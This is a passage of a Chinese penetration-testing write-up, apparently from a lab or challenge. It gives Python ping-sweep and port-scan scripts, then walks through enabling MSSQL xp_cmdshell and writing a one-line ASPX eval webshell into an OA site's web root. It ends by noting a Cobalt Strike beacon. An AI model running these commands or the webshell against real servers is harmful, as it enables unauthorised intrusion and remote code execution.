
不管用,测试了一堆上传页面,发现上传后就都不行了,于是乎,只能够进行查找别的功能,偶然间发现
这里下载到可以读到关键信息。随后因为当时立下的挑战。所以,我自己写了关于 C 段扫描与端口扫描的脚本。
C 段扫描
原理:
ping 一下,看看是否有响应,仅此而已。其实更方便是 TCP 的主机发现。因为有些会禁 Ping。TCP 发现的话就可以参考端口扫描了,因为当时没写。
import threading
from multiprocessing import Queue
from subprocess import Popen,PIPE
import platform  # 用于判断操作系统,适配ping命令

class CDirseach(threading.Thread):

    def __init__(self,queue):
        # 对自定义线程类的初始化方法,核心作用是:
        # 调用父类的舒适化方法,完成线程的基础初始化
        # 给自定义线程绑定队列,类似于生产者 - 消费者模型
        #threading.Thread.__init__(self)  # 显式调用 Python 线程类 threading.Thread 的构造方法(初始化方法),完成线程对象的基础初始化。
        # 上述表达式可以优化
        super().__init__()
        self._queue = queue  # 让这个自定

    def run(self):
        # 获取 队列中的 IP
        """
        while not self._queue.empty():
        url = self._queue.get()
        """

        # empty() 不是线程安全的,你判断的时候队列可能非空,但下一刻就被别的线程拿走了。
        while True:
            try:
                ip = self._queue.get(timeout=1)
            except:
                break

            try:
                # 适配Windows/Linux的ping命令(关键修复)
                os_type = platform.system()
                if os_type == "Windows":
                    # Windows ping:-n 1(只发1个包) -w 1000(超时1秒)
                    cmd = f"ping -n 1 -w 1000 {ip}"
                else:
                    # Linux/Mac ping:-c 1(只发1个包) -W 1(超时1秒)
                    cmd = f"ping -c 1 -W 1 {ip}"
                #封装 IP 数据包
                check_IP = Popen(cmd,stdin=PIPE,stdout=PIPE,shell=True)
                data = check_IP.stdout.read().decode('gbk' if os_type == "Windows" else 'utf-8')
                if "TTL" in data:
                    print(ip + " is up. \n")

            except:
                pass

# 定义队列及放入 URL
def start(ip,count):
    """
    :param ip:  目标ip
    :param count: 线程数
    :return:
    """

    # rsplit('.', 1) 表示从右侧按点分割,只分割1次
    # 例如 192.168.27.10 分割后得到 ['192.168.27', '10'],取第一个元素即可
    ip = ip.split('/')[0].rsplit('.',1)[0]

    # 创建空的线程安全队列:用于存储待扫描的完整URL
    queue = Queue()

    for i in range(1,254):
        queue.put(ip+'.'+str(i))

    # 设置多线程
    threads = []
    # 将线程数转为整数(确保参数类型正确)
    thread_count = int(count)

    # 创建指定数量的扫描线程
    for i in range(thread_count):
        # 创建DirScan线程实例,传入队列对象(所有线程共享同一个队列)
        threads.append(CDirseach(queue))

    # 启动所有线程:调用start()会自动执行线程的run()方法
    for t in threads:
        t.start()

    # 等待所有线程结束:主线程阻塞,直到所有子线程执行完毕
    for t in threads:
        t.join()

if __name__ == '__main__':
    ip = ('192.168.31.0/24')
    count = 10
    start(ip, count)
端口扫描
原理:
TCP 端口扫描是基于三次握手的变化来判断目标端口状态,
SYN 半开放式扫描,向目标端口发送 SYN 数据包,如果能收到 SYN + ACK,则证明端口开放。
代码实现
# 导入socket模块:用于创建网络套接字,实现TCP连接
import socket
# 导入threading模块:用于创建多线程,提升扫描效率
import threading
# 导入queue模块的Queue类:用于实现线程安全的队列,分发扫描任务
from queue import Queue


# 定义端口扫描线程类,继承自threading.Thread(Python内置线程类)
class PortScan(threading.Thread):
    """
    端口扫描线程类
    功能:从队列中获取待扫描的IP+端口,通过TCP连接检测端口是否开放
    特性:守护线程模式,主线程退出时自动销毁
    """
    def __init__(self, queue):
        """
        初始化方法
        :param queue: 线程安全的队列对象,存储待扫描的目标(格式:ip:port)
        """
        # 调用父类threading.Thread的初始化方法,完成线程基础配置
        super().__init__()
        # 将队列对象绑定到实例,供run方法调用
        self._queue = queue
        # 设置为守护线程:主线程结束时,子线程自动退出,避免僵死线程
        self.daemon = True

    def run(self):
        """
        线程核心执行逻辑(线程启动后自动调用)
        循环从队列获取扫描目标,直到队列为空或超时
        """
        while True:
            try:
                # 从队列获取扫描目标,超时2秒则退出循环(避免线程无限阻塞)
                # 队列中存储的格式为 "ip:port",例如 "192.168.31.105:80"
                target = self._queue.get(timeout=2)
                # 如果获取到None(结束信号),退出循环
                if target is None:
                    break
            except:
                # 捕获队列超时/空队列等异常,退出循环
                break

            # 拆分IP和端口:将 "ip:port" 拆分为IP字符串和端口字符串
            ip, port = target.split(':')
            # 将端口字符串转为整数(socket连接需要整数端口)
            port = int(port)

            # ========== 核心:TCP端口扫描逻辑 ==========
            # 创建TCP套接字对象(AF_INET=IPv4,SOCK_STREAM=TCP协议)
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            # 设置套接字超时时间为1秒(连接超时则判定端口关闭)
            sock.settimeout(1)
            try:
                # 尝试连接目标IP和端口(非阻塞连接,返回0表示连接成功)
                # connect_ex返回值:0=成功,其他=失败(不同数值对应不同错误)
                result = sock.connect_ex((ip, port))
                # 如果返回值为0,说明端口开放,打印提示信息
                if result == 0:
                    print(f"[+] {ip}:{port} 开放")
            finally:
                # 无论连接成功/失败,最终都关闭套接字,释放网络资源
                sock.close()


def start(ip, thread_count):
    """
    启动端口扫描的主函数
    :param ip: 待扫描的目标IP地址(字符串)
    :param thread_count: 扫描线程数量(整数)
    """
    # 创建线程安全的队列对象,用于存储待扫描的IP+端口
    queue = Queue()
    # 向队列添加待扫描的端口(范围:1-1024,常用端口)
    for port in range(1, 1024):
        # 拼接成 "ip:port" 格式,存入队列
        queue.put(f"{ip}:{port}")

    # 创建指定数量的扫描线程(列表推导式简化代码)
    # 每个线程共享同一个队列对象,自动从队列取任务执行
    threads = [PortScan(queue) for _ in range(int(thread_count))]
    # 启动所有线程(启动后自动执行run方法)
    for t in threads:
        t.start()

    # 向队列添加与线程数相同的None(结束信号)
    # 每个线程获取到None后会退出循环,确保所有线程正常结束
    for _ in threads:
        queue.put(None)

    # 等待所有线程执行完毕(主线程阻塞,直到所有子线程结束)
    for t in threads:
        t.join()


# 程序入口(直接运行该脚本时执行)
if __name__ == '__main__':
    # 调用start函数启动扫描:目标IP=192.168.31.105,线程数=50
    start('192.168.31.105', 50)
SA 提权 + GetShell
接下来就该思考第二层到底该怎么打了。属实是没招了,看见 Fscan 爆出了数据库,连一下看看
突然就想到了 SA 提权

连接进来。开启一下 xp_cmdshell 命令,因为一开始输入

exec master.sys.xp_cmdshell 'dir D:\'出现了报错,于是需要开启 xp_cmdshell

成功读取
拿到了绝对路径

写入木马

exec master..xp_cmdshell 'echo ^<%@ Page Language="Jscript"%^>^<%eval(Request.Item["sakura"], "unsafe");%^> >> C:\wwwroot\懒人OA\Lazy_oa\sakura2.aspx'然后访问一下页面
连接成功!


CS 上线
